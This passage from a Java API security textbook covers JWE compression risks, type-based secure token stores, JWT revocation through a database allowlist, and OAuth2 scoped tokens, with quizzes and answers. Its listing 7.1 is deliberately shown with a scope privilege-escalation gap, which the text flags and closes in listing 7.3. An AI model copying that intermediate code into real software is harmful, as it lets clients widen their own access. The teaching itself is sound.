The encrypted JWT is a bit larger than either a simple HMAC token or the NaCl tokens from section 6.3.2. JWE supports optional compression of the JWT Claims Set before encryption, which can significantly reduce the size for complex tokens. But combining encryption and compression can lead to security weaknesses. Most encryption algorithms do not hide the length of the plaintext message that was encrypted, and compression reduces the size of a message based on its content. For example, if two parts of a message are identical, then it may combine them to remove the duplication. If an attacker can influence part of a message, they may be able to guess the rest of the contents by seeing how much it compresses. The CRIME and BREACH attacks (http://breachattack.com) against TLS were able to exploit this leak of information from compression to steal session cookies from compressed HTTP pages. These kinds of attacks are not always a risk, but you should carefully consider the possibility before enabling compression. Unless you really need to save space, you should leave compression disabled.

Pop quiz

4 Which STRIDE threats does authenticated encryption protect against? (There are multiple correct answers.)

   a Spoofing
   b Tampering

(continued)

c Repudiation
d Information disclosure
e Denial of service
f Elevation of privilege

5 What is the purpose of the initialization vector (IV) in an encryption algorithm?

a It's a place to add your name to messages.
b It slows down decryption to prevent brute force attacks.
c It increases the size of the message to ensure compatibility with different algorithms.
d It ensures that the ciphertext is always different even if a duplicate message is encrypted.

6 True or False: An IV should always be generated using a secure random number generator.

The answers are at the end of the chapter.

6.4 Using types for secure API design

Imagine that you have implemented token storage using the kit of parts that you developed in this chapter, creating a `JsonTokenStore` and wrapping it in an `EncryptedTokenStore` to add authenticated encryption, providing both confidentiality and authenticity of tokens. But it would be easy for somebody to accidentally remove the encryption if they simply commented out the `EncryptedTokenStore` wrapper in the main method, losing both security properties. If you'd developed the `EncryptedTokenStore` using an unauthenticated encryption scheme such as CTR mode and then manually combined it with the `HmacTokenStore`, the risk would be even greater because not every way of combining those two stores is secure, as you learned in section 6.3.1.

The kit-of-parts approach to software design is often appealing to software engineers, because it results in a neat design with proper separation of concerns and maximum reusability. This was useful when you could reuse the `HmacTokenStore`, originally designed to protect database-backed tokens, to also protect JSON tokens stored on the client. But a kit-of-parts design is opposed to security if there are many insecure ways to combine the parts and only a few that are secure.

> **PRINCIPLE** Secure API design should make it very hard to write insecure code. It is not enough to merely make it possible to write secure code, because developers will make mistakes.

You can make a kit-of-parts design harder to misuse by using types to enforce the security properties you need, as shown in figure 6.6. Rather than all the individual token




Figure 6.6 You can use marker interfaces to indicate the security properties of your individual token stores. If a store provides only confidentiality, it should implement the ConfidentialTokenStore interface. You can then define a SecureTokenStore by subtyping the desired combination of security properties. In this case, it ensures both confidentiality and authentication.

stores implementing a generic `TokenStore` interface, you can define *marker interfaces* that describe the security properties of the implementation. A `ConfidentialTokenStore` ensures that token state is kept secret, while an `AuthenticatedTokenStore` ensures that the token cannot be tampered with or faked. We can then define a `SecureTokenStore` that is a sub-type of each of the security properties that we want to enforce. In this case, you want the token controller to use a token store that is both confidential and authenticated. You can then update the `TokenController` to require a `SecureTokenStore`, enforcing that an insecure implementation is not used by mistake.

DEFINITION A *marker interface* is an interface that defines no new methods. It is used purely to indicate that the implementation has certain desirable properties.

Navigate to src/main/java/com/manning/apisecurityinaction/token and add the three new marker interfaces, as shown in listing 6.8. Create three separate files, ConfidentialTokenStore.java, AuthenticatedTokenStore.java, and SecureTokenStore.java to hold the three new interfaces.

Listing 6.8 The secure marker interfaces

The ConfidentialTokenStore marker interface should go in ConfidentialTokenStore.java.

```
package com.manning.apisecurityinaction.token;

public interface ConfidentialTokenStore extends TokenStore {
}
```

```
package com.manning.apisecurityinaction.token;

public interface AuthenticatedTokenStore extends TokenStore {
}
```

The AuthenticatedTokenStore should go in AuthenticatedTokenStore.java.

```
package com.manning.apisecurityinaction.token;

public interface SecureTokenStore extends ConfidentialTokenStore,
    AuthenticatedTokenStore {
}
```

The SecureTokenStore combines them and goes in SecureTokenStore.java.

You can now change each of the token stores to implement an appropriate interface:

- If you assume that the backend cookie storage is secure against injection and other attacks, then the `CookieTokenStore` can be updated to implement the `SecureTokenStore` interface.
- If you've followed the hardening advice from chapter 5, the `DatabaseTokenStore` can also be marked as a `SecureTokenStore`. If you want to ensure that it is always used with HMAC for extra protection against tampering, then mark it as only confidential.
- The `JsonTokenStore` is completely insecure on its own, so leave it implementing the base `TokenStore` interface.
- The `SignedJwtTokenStore` provides no confidentiality for claims in the JWT, so it should only implement the `AuthenticatedTokenStore` interface.
- The `HmacTokenStore` turns any `TokenStore` into an `AuthenticatedTokenStore`. But if the underlying store is already confidential, then the result is a `SecureTokenStore`. You can reflect this difference in code by making the `HmacTokenStore` constructor private and providing two static factory methods instead, as shown in listing 6.9. If the underlying store is confidential, then the first method will return a `SecureTokenStore`. For anything else, the second method will be called and return only an `AuthenticatedTokenStore`.
- The `EncryptedTokenStore` and `EncryptedJwtTokenStore` can both be changed to implement `SecureTokenStore` because they both provide authenticated encryption that achieves the combined security goals no matter what underlying store is passed in.

Listing 6.9 Updating the HmacTokenStore

```
public class HmacTokenStore implements SecureTokenStore {

    private final TokenStore delegate;
    private final Key macKey;

    private HmacTokenStore(TokenStore delegate, Key macKey) {
        this.delegate = delegate;
        this.macKey = macKey;
    }
    public static SecureTokenStore wrap(ConfidentialTokenStore store,
                                        Key macKey) {
        return new HmacTokenStore(store, macKey);
    }
    public static AuthenticatedTokenStore wrap(TokenStore store,
                                               Key macKey) {
        return new HmacTokenStore(store, macKey);
    }
```

Mark the HmacTokenStore as secure.

Make the constructor private.

When passed any other TokenStore, returns an AuthenticatedTokenStore.

When passed a ConfidentialTokenStore, returns a SecureTokenStore.

You can now update the `TokenController` class to require a `SecureTokenStore` to be passed to it. Open TokenController.java in your editor and update the constructor to take a `SecureTokenStore`:

```
public TokenController(SecureTokenStore tokenStore) {
    this.tokenStore = tokenStore;
}
```

This change makes it much harder for a developer to accidentally pass in an implementation that doesn't meet your security goals, because the code will fail to typecheck. For example, if you try to pass in a plain `JsonTokenStore`, then the code will fail to compile with a type error. These marker interfaces also provide valuable documentation of the expected security properties of each implementation, and a guide for code reviewers and security audits to check that they achieve them.

6.5 Handling token revocation

Stateless self-contained tokens such as JWTs are great for moving state out of the database. On the face of it, this increases the ability to scale up the API without needing additional database hardware or more complex deployment topologies. It's also much easier to set up a new API with just an encryption key rather than needing to deploy a new database or adding a dependency on an existing one. After all, a shared token database is a single point of failure. But the Achilles' heel of stateless tokens is how to handle token revocation. If all the state is on the client, it becomes much harder to invalidate that state to revoke a token. There is no database to delete the token from.

There are a few ways to handle this. First, you could just ignore the problem and not allow tokens to be revoked. If your tokens are short-lived and your API does not handle sensitive data or perform privileged operations, then you might be comfortable

with the risk of not letting users explicitly log out. But few APIs fit this description; almost all data is sensitive to somebody. This leaves several options, almost all of which involve storing some state on the server after all:

- You can add some minimal state to the database that lists a unique ID associated with the token. To revoke a JWT, you delete the corresponding record from the database. To validate the JWT, you must now perform a database lookup to check if the unique ID is still in the database. If it is not, then the token has been revoked. This is known as an *allowlist*.[4]
- A twist on the above scheme is to only store the unique ID in the database when the token is revoked, creating a *blocklist* of revoked tokens. To validate, make sure that there isn't a matching record in the database. The unique ID only needs to be blocked until the token expires, at which point it will be invalid anyway. Using short expiry times helps keep the blocklist small.
- Rather than blocking individual tokens, you can block certain attributes of a set of tokens. For example, it is a common security practice to invalidate all of a user's existing sessions when they change their password. Users often change their password when they believe somebody else may have accessed their account, so invalidating any existing sessions will kick the attacker out. Because there is no record of the existing sessions on the server, you could instead record an entry in the database saying that all tokens issued to user Mary before lunchtime on Friday should be considered invalid. This saves space in the database at the cost of increased query complexity.
- Finally, you can issue short-lived tokens and force the user to reauthenticate regularly. This limits the damage that can be done with a compromised token without needing any additional state on the server but provides a poor user experience. In chapter 7, you'll use OAuth2 refresh tokens to provide a more transparent version of this pattern.

6.5.1 Implementing hybrid tokens

The existing `DatabaseTokenStore` can be used to implement a list of valid JWTs, and this is the simplest and most secure default for most APIs. While this involves giving up on the pure stateless nature of a JWT architecture, and may initially appear to offer the worst of both worlds—reliance on a centralized database along with the risky nature of client-side state—in fact, it offers many advantages over each storage strategy on its own:

- Database tokens can be easily and immediately revoked. In September 2018, Facebook was hit by an attack that exploited a vulnerability in some token-handling code to quickly gain access to the accounts of many users (https://newsroom.fb.com/news/2018/09/security-update/). In the wake of the attack, Facebook

[4] The terms *allowlist* and *blocklist* are now preferred over the older terms *whitelist* and *blacklist* due to negative connotations associated with the old terms.

revoked 90 million tokens, forcing those users to reauthenticate. In a disaster situation, you don't want to be waiting hours for tokens to expire or suddenly finding scalability issues with your blocklist when you add 90 million new entries.

- On the other hand, plain database tokens may be vulnerable to token theft and forgery if the database is compromised, as described in section 5.3 of chapter 5. In that chapter, you hardened database tokens by using the `HmacTokenStore` to prevent forgeries. Wrapping database tokens in a JWT or other authenticated token format achieves the same protections.
- Less security-critical operations can be performed based on data in the JWT alone, avoiding a database lookup. For example, you might decide to let a user see which Natter social spaces they are a member of and how many unread messages they have in each of them without checking the revocation status of the token, but require a database check when they actually try to read one of those or post a new message.
- Token attributes can be moved between the JWT and the database depending on how sensitive they are or how likely they are to change. You might want to store some basic information about the user in the JWT but store a last activity time for implementing *idle timeouts* in the database because it will change frequently.

DEFINITION An *idle timeout* (or *inactivity logout*) automatically revokes an authentication token if it hasn't been used for a certain amount of time. This can be used to automatically log out a user if they have stopped using your API but have forgotten to log out manually.

Listing 6.10 shows the `EncryptedJwtTokenStore` updated to list valid tokens in the database. It does this by taking an instance of the `DatabaseTokenStore` as a constructor argument and uses that to create a dummy token with no attributes. If you wanted to move attributes from the JWT to the database, you can do that here by populating the attributes in the database token and removing them from the JWT token. The token ID returned from the database is then stored inside the JWT as the standard JWT ID (`jti`) claim. Open JwtTokenStore.java in your editor and update it to allowlist tokens in the database as in the listing.

Listing 6.10 Allowlisting JWTs in the database

```
public class EncryptedJwtTokenStore implements SecureTokenStore {

    private final SecretKey encKey;
    private final DatabaseTokenStore tokenAllowlist;

    public EncryptedJwtTokenStore(SecretKey encKey,
                        DatabaseTokenStore tokenAllowlist) {
        this.encKey = encKey;
        this.tokenAllowlist = tokenAllowlist;
    }
```

Inject a DatabaseTokenStore into the EncryptedJwtTokenStore to use for the allowlist.

```
    @Override
    public String create(Request request, Token token) {
        var allowlistToken = new Token(token.expiry, token.username);
        var jwtId = tokenAllowlist.create(request, allowlistToken);

        var claimsBuilder = new JWTClaimsSet.Builder()
                .jwtID(jwtId)
                .subject(token.username)
                .audience("https://localhost:4567")
                .expirationTime(Date.from(token.expiry));
        token.attributes.forEach(claimsBuilder::claim);

        var header = new JWEHeader(JWEAlgorithm.DIR,
              EncryptionMethod.A128CBC_HS256);
        var jwt = new EncryptedJWT(header, claimsBuilder.build());

        try {
            var encryptor = new DirectEncrypter(encKey);
            jwt.encrypt(encryptor);
        } catch (JOSEException e) {
            throw new RuntimeException(e);
        }

        return jwt.serialize();
    }
```

Save the database token ID in the JWT as the JWT ID claim.

Save a copy of the token in the database but remove all the attributes to save space.

To revoke a JWT, you then simply delete it from the database token store, as shown in listing 6.11. Parse and decrypt the JWT as before, which will validate the authentication tag, and then extract the JWT ID and revoke it from the database. This will remove the corresponding record from the database. While you still have the JwtTokenStore.java open in your editor, add the implementation of the revoke method from the listing.

Listing 6.11 Revoking a JWT in the database allowlist

```
@Override
public void revoke(Request request, String tokenId) {
    try {
        var jwt = EncryptedJWT.parse(tokenId);
        var decryptor = new DirectDecrypter(encKey);
        jwt.decrypt(decryptor);
        var claims = jwt.getJWTClaimsSet();

        tokenAllowlist.revoke(request, claims.getJWTID());
    } catch (ParseException | JOSEException e) {
        throw new IllegalArgumentException("invalid token", e);
    }
}
```

Parse, decrypt, and validate the JWT using the decryption key.

Extract the JWT ID and revoke it from the DatabaseTokenStore allowlist.

The final part of the solution is to check that the allowlist token hasn't been revoked when reading a JWT token. As before, parse and decrypt the JWT using the decryption

key. Then extract the JWT ID and perform a lookup in the `DatabaseTokenStore`. If the entry exists in the database, then the token is still valid, and you can continue validating the other JWT claims as before. But if the database returns an empty result, then the token has been revoked and so it is invalid. Update the `read()` method in JwtTokenStore.java to implement this addition check, as shown in listing 6.12. If you moved some attributes into the database, then you could also copy them to the token result in this case.

Listing 6.12 Checking if a JWT has been revoked

```
var jwt = EncryptedJWT.parse(tokenId);
var decryptor = new DirectDecrypter(encKey);
jwt.decrypt(decryptor);

var claims = jwt.getJWTClaimsSet();
var jwtId = claims.getJWTID();
if (tokenAllowlist.read(request, jwtId).isEmpty()) {
    return Optional.empty();
}
// Validate other JWT claims
```

Parse and decrypt the JWT.

Check if the JWT ID still exists in the database allowlist.

If not, then the token is invalid; otherwise, proceed with validating other JWT claims.

Answers to pop quiz questions

1. a and b. HMAC prevents an attacker from creating bogus authentication tokens (spoofing) or tampering with existing ones.
2. e. The aud (audience) claim lists the servers that a JWT is intended to be used by. It is crucial that your API rejects any JWT that isn't intended for that service.
3. False. The algorithm header can't be trusted and should be ignored. You should associate the algorithm with each key instead.
4. a, b, and d. Authenticated encryption includes a MAC so protects against spoofing and tampering threats just like HMAC. In addition, these algorithms protect confidential data from information disclosure threats.
5. d. The IV (or nonce) ensures that every ciphertext is different.
6. True. IVs should be randomly generated. Although some algorithms allow a simple counter, these are very hard to synchronize between API servers and reuse can be catastrophic to security.

Summary

- Token state can be stored on the client by encoding it in JSON and applying HMAC authentication to prevent tampering.
- Sensitive token attributes can be protected with encryption, and efficient authenticated encryption algorithms can remove the need for a separate HMAC step.
- The JWT and JOSE specifications provide a standard format for authenticated and encrypted tokens but have historically been vulnerable to several serious attacks.

Part 3

Authorization

Now that you know how to identify the users of your APIs, you need to decide what they should do. In this part, you'll take a deep dive into authorization techniques for making those crucial access control decisions.

Chapter 7 starts by taking a look at delegated authorization with OAuth2. In this chapter, you'll learn the difference between discretionary and mandatory access control and how to protect APIs with OAuth2 scopes.

Chapter 8 looks at approaches to access control based on the identity of the user accessing an API. The techniques in this chapter provide more flexible alternatives to the access control lists developed in chapter 3. Role-based access control groups permissions into logical roles to simplify access management, while attribute-based access control uses powerful rule-based policy engines to enforce complex policies.

Chapter 9 discusses a completely different approach to access control, in which the identity of the user plays no part in what they can access. Capability-based access control is based on individual keys with fine-grained permissions. In this chapter, you'll see how a capability-based model fits with RESTful API design principles and examine the trade-offs compared to other authorization approaches. You'll also learn about macaroons, an exciting new token format that allows broadly-scoped access tokens to be converted on-the-fly into more restricted capabilities with some unique abilities.

7 OAuth2 and OpenID Connect

This chapter covers

- Enabling third-party access to your API with scoped tokens
- Integrating an OAuth2 Authorization Server for delegated authorization
- Validating OAuth2 access tokens with token introspection
- Implementing single sign-on with OAuth and OpenID Connect

In the last few chapters, you've implemented user authentication methods that are suitable for the Natter UI and your own desktop and mobile apps. Increasingly, APIs are being opened to third-party apps and clients from other businesses and organizations. Natter is no different, and your newly appointed CEO has decided that you can boost growth by encouraging an ecosystem of Natter API clients and services. In this chapter, you'll integrate an OAuth2 Authorization Server (AS) to allow your users to delegate access to third-party clients. By using scoped tokens, users can restrict which parts of the API those clients can access. Finally, you'll see how OAuth provides a standard way to centralize token-based authentication within

your organization to achieve single sign-on across different APIs and services. The OpenID Connect standard builds on top of OAuth2 to provide a more complete authentication framework when you need finer control over how a user is authenticated.

In this chapter, you'll learn how to obtain a token from an AS to access an API, and how to validate those tokens in your API, using the Natter API as an example. You won't learn how to write your own AS, because this is beyond the scope of this book. Using OAuth2 to authorize service-to-service calls is covered in chapter 11.

> **LEARN ABOUT IT** See *OAuth2 in Action* by Justin Richer and Antonio Sanso (Manning, 2017; https://www.manning.com/books/oauth-2-in-action) if you want to learn how an AS works in detail.

Because all the mechanisms described in this chapter are standards, the patterns will work with any standards-compliant AS with few changes. See appendix A for details of how to install and configure an AS for use in this chapter.

7.1 Scoped tokens

In the bad old days, if you wanted to use a third-party app or service to access your email or bank account, you had little choice but to give them your username and password and hope they didn't misuse them. Unfortunately, some services did misuse those credentials. Even the ones that were trustworthy would have to store your password in a recoverable form to be able to use it, making potential compromise much more likely, as you learned in chapter 3. Token-based authentication provides a solution to this problem by allowing you to generate a long-lived token that you can give to the third-party service instead of your password. The service can then use the token to act on your behalf. When you stop using the service, you can revoke the token to prevent any further access.

Though using a token means that you don't need to give the third-party your password, the tokens you've used so far still grant full access to APIs as if you were performing actions yourself. The third-party service can use the token to do anything that you can do. But you may not trust a third-party to have full access, and only want to grant them partial access. When I ran my own business, I briefly used a third-party service to read transactions from my business bank account and import them into the accounting software I used. Although that service needed only read access to recent transactions, in practice it had full access to my account and could have transferred funds, cancelled payments, and performed many other actions. I stopped using the service and went back to manually entering transactions because the risk was too great.[1]

The solution to these issues is to restrict the API operations that can be performed with a token, allowing it to be used only within a well-defined *scope*. For example, you might let your accounting software read transactions that have occurred within the

[1] In some countries, banks are being required to provide secure API access to transactions and payment services to third-party apps and services. The UK's Open Banking initiative and the European Payment Services Directive 2 (PSD2) regulations are examples, both of which mandate the use of OAuth2.

last 30 days, but not let it view or create new payments on the account. The scope of the access you've granted to the accounting software is therefore limited to read-only access to recent transactions. Typically, the scope of a token is represented as one or more string labels stored as an attribute of the token. For example, you might use the scope label `transactions:read` to allow read-access to transactions, and `payment:create` to allow setting up a new payment from an account. Because there may be more than one scope label associated with a token, they are often referred to as *scopes*. The scopes (labels) of a token collectively define the scope of access it grants. Figure 7.1 shows some of the scope labels available when creating a personal access token on GitHub.




Figure 7.1 GitHub allows users to manually create scoped tokens, which they call personal access tokens. The tokens never expire but can be restricted to only allow access to parts of the GitHub API by setting the scope of the token.

DEFINITION A *scoped token* limits the operations that can be performed with that token. The set of operations that are allowed is known as the *scope* of the token. The scope of a token is specified by one or more scope labels, which are often referred to collectively as *scopes*.

7.1.1 Adding scoped tokens to Natter

Adapting the existing login endpoint to issue scoped tokens is very simple, as shown in listing 7.1. When a login request is received, if it contains a scope parameter then you can associate that scope with the token by storing it in the token attributes. You can define a default set of scopes to grant if the scope parameter is not specified. Open the TokenController.java file in your editor and update the login method to add support for scoped tokens, as in listing 7.1. At the top of the file, add a new constant listing all the scopes. In Natter, you'll use scopes corresponding to each API operation:

```
private static final String DEFAULT_SCOPES =
    "create_space post_message read_message list_messages " +
  "delete_message add_member";
```

WARNING There is a potential privilege escalation issue to be aware of in this code. A client that is given a scoped token can call this endpoint to exchange it for one with more scopes. You'll fix that shortly by adding a new access control rule for the login endpoint to prevent this.

Listing 7.1 Issuing scoped tokens

```
public JSONObject login(Request request, Response response) {
    String subject = request.attribute("subject");
    var expiry = Instant.now().plus(10, ChronoUnit.MINUTES);

    var token = new TokenStore.Token(expiry, subject);
    var scope = request.queryParamOrDefault("scope", DEFAULT_SCOPES);
    token.attributes.put("scope", scope);
    var tokenId = tokenStore.create(request, token);

    response.status(201);
    return new JSONObject()
            .put("token", tokenId);
}
```

Store the scope in the token attributes, defaulting to all scopes if not specified.

To enforce the scope restrictions on a token, you can add a new access control filter that ensures that the token used to authorize a request to the API has the required scope for the operation being performed. This filter looks a lot like the existing permission filter that you added in chapter 3 and is shown in listing 7.2. (I'll discuss the differences between scopes and permissions in the next section.) To verify the scope, you need to perform several checks:

- First, check if the HTTP method of the request matches the method that this rule is for, so that you don't apply a scope for a POST request to a DELETE request or vice versa. This is needed because Spark's filters are matched only by the path and not the request method.
- You can then look up the scope associated with the token that authorized the current request from the scope attribute of the request. This works because

the token validation code you wrote in chapter 4 copies any attributes from the token into the request, so the scope attribute will be copied across too.

- If there is no scope attribute, then the user directly authenticated the request with Basic authentication. In this case, you can skip the scope check and let the request proceed. Any client with access to the user's password would be able to issue themselves a token with any scope.
- Finally, you can verify that the scope of the token matches the required scope for this request, and if it doesn't, then you should return a 403 Forbidden error. The Bearer authentication scheme has a dedicated error code `insufficient_scope` to indicate that the caller needs a token with a different scope, so you can indicate that in the WWW-Authenticate header.

Open TokenController.java in your editor again and add the `requireScope` method from the listing.

Listing 7.2 Checking required scopes

```
public Filter requireScope(String method, String requiredScope) {
    return (request, response) -> {
        if (!method.equalsIgnoreCase(request.requestMethod()))
            return;

        var tokenScope = request.<String>attribute("scope");
        if (tokenScope == null) return;

        if (!Set.of(tokenScope.split(" "))
                .contains(requiredScope)) {
            response.header("WWW-Authenticate",
                    "Bearer error=\"insufficient_scope\"," +
                            "scope=\"" + requiredScope + "\"");
            halt(403);
        }
    };
}
```

If the HTTP method doesn't match, then ignore this rule.

If the token is unscoped, then allow all operations.

If the token scope doesn't contain the required scope, then return a 403 Forbidden response.

You can now use this method to enforce which scope is required to perform certain operations, as shown in listing 7.3. Deciding what scopes should be used by your API, and exactly which scope should be required for which operations is a complex topic, discussed in more detail in the next section. For this example, you can use fine-grained scopes corresponding to each API operation: `create_space`, `post_message`, and so on. To avoid privilege escalation, you should require a specific scope to call the login endpoint, because this can be used to obtain a token with any scope, effectively bypassing the scope checks.[2] On the other hand, revoking a token by calling the logout

[2] An alternative way to eliminate this risk is to ensure that any newly issued token contains only scopes that are in the token used to call the login endpoint. I'll leave this as an exercise.

endpoint should not require any scope. Open the Main.java file in your editor and add scope checks using the `tokenController.requireScope` method as shown in listing 7.3.

Listing 7.3 Enforcing scopes for operations

```
before("/sessions", userController::requireAuthentication);
before("/sessions",
        tokenController.requireScope("POST", "full_access"));
post("/sessions", tokenController::login);
delete("/sessions", tokenController::logout);

before("/spaces", userController::requireAuthentication);
before("/spaces",
        tokenController.requireScope("POST", "create_space"));
post("/spaces", spaceController::createSpace);

before("/spaces/*/messages",
        tokenController.requireScope("POST", "post_message"));
before("/spaces/:spaceId/messages",
        userController.requirePermission("POST", "w"));
post("/spaces/:spaceId/messages", spaceController::postMessage);

before("/spaces/*/messages/*",
        tokenController.requireScope("GET", "read_message"));
before("/spaces/:spaceId/messages/*",
        userController.requirePermission("GET", "r"));
get("/spaces/:spaceId/messages/:msgId",
    spaceController::readMessage);

before("/spaces/*/messages",
        tokenController.requireScope("GET", "list_messages"));
before("/spaces/:spaceId/messages",
        userController.requirePermission("GET", "r"));
get("/spaces/:spaceId/messages", spaceController::findMessages);

before("/spaces/*/members",
        tokenController.requireScope("POST", "add_member"));
before("/spaces/:spaceId/members",
        userController.requirePermission("POST", "rwd"));
post("/spaces/:spaceId/members", spaceController::addMember);

before("/spaces/*/messages/*",
        tokenController.requireScope("DELETE", "delete_message"));
before("/spaces/:spaceId/messages/*",
        userController.requirePermission("DELETE", "d"));
delete("/spaces/:spaceId/messages/:msgId",
    moderatorController::deletePost);
```

Ensure that obtaining a scoped token itself requires a restricted scope.

Revoking a token should not require any scope.

Add scope requirements to each operation exposed by the API.

7.1.2 The difference between scopes and permissions

At first glance, it may seem that scopes and permissions are very similar, but there is a distinction in what they are used for, as shown in figure 7.2. Typically, an API is owned and operated by a central authority such as a company or an organization. Who can access the API and what they are allowed to do is controlled entirely by the central authority. This is an example of *mandatory access control*, because the users have no control over their own permissions or those of other users. On the other hand, when a user delegates some of their access to a third-party app or service, that is known as *discretionary access control*, because it's up to the user how much of their access to grant to the third party. OAuth scopes are fundamentally about discretionary access control, while traditional permissions (which you implemented using ACLs in chapter 3) can be used for mandatory access control.




Figure 7.2 Permissions are typically granted by a central authority that owns the API being accessed. A user does not get to choose or change their own permissions. Scopes allow a user to delegate part of their authority to a third-party app, restricting how much access they grant using scopes.

DEFINITION With *mandatory access control* (MAC), user permissions are set and enforced by a central authority and cannot be granted by users themselves. With *discretionary access control* (DAC), users can delegate some of their permissions to other users. OAuth2 allows discretionary access control, also known as *delegated authorization*.

Whereas scopes are used for delegation, permissions may be used for either mandatory or discretionary access. File permissions in UNIX and most other popular operating systems can be set by the owner of the file to grant access to other users and so implement DAC. In contrast, some operating systems used by the military and governments have mandatory access controls that prevent somebody with only SECRET clearance from reading TOP SECRET documents, for example, regardless of whether the owner of the file wants to grant them access.[3] Methods for organizing and enforcing

[3] Projects such as SELinux (https://selinuxproject.org/page/Main_Page) and AppArmor (https://apparmor.net/) bring mandatory access controls to Linux.

permissions for MAC are covered in chapter 8. OAuth scopes provide a way to layer DAC on top of an existing MAC security layer.

Putting the theoretical distinction between MAC and DAC to one side, the more practical distinction between scopes and permissions relates to how they are designed. The administrator of an API designs permissions to reflect the security goals for the system. These permissions reflect organizational policies. For example, an employee doing one job might have read and write access to all documents on a shared drive. Permissions should be designed based on access control decisions that an administrator may want to make for individual users, while scopes should be designed based on anticipating how users may want to delegate their access to third-party apps and services.

> **NOTE** The delegated authorization in OAuth is about users delegating their authority to clients, such as mobile apps. The *User Managed Access* (UMA) extension of OAuth2 allows users to delegate access to other users.

An example of this distinction can be seen in the design of OAuth scopes used by Google for access to their Google Cloud Platform services. Services that deal with system administration jobs, such as the Key Management Service for handling cryptographic keys, only have a single scope that grants access to that entire API. Access to individual keys is managed through permissions instead. But APIs that provide access to individual user data, such as the Fitness API (http://mng.bz/EEDJ) are broken down into much more fine-grained scopes, allowing users to choose exactly which health statistics they wish to share with third parties, as shown in figure 7.3. Providing users with fine-grained control when sharing their data is a key part of a modern privacy and consent strategy and may be required in some cases by legislation such as the EU General Data Protection Regulation (GDPR).

Another distinction between scopes and permissions is that scopes typically only identify the set of API operations that can be performed, while permissions also identify the specific objects that can be accessed. For example, a client may be granted a `list_files` scope that allows it to call an API operation to list files on a shared drive, but the set of files returned may differ depending on the permissions of the user that authorized the token. This distinction is not fundamental, but reflects the fact that scopes are often added to an API as an additional layer on top of an existing permission system and are checked based on basic information in the HTTP request without knowledge of the individual data objects that will be operated on.

When choosing which scopes to expose in your API, you should consider what level of control your users are likely to need when delegating access. There is no simple answer to this question, and scope design typically requires several iterations of collaboration between security architects, user experience designers, and user representatives.

> **LEARN ABOUT IT** Some general strategies for scope design and documentation are provided in *The Design of Web APIs* by Arnaud Lauret (Manning, 2019; https://www.manning.com/books/the-design-of-web-apis).

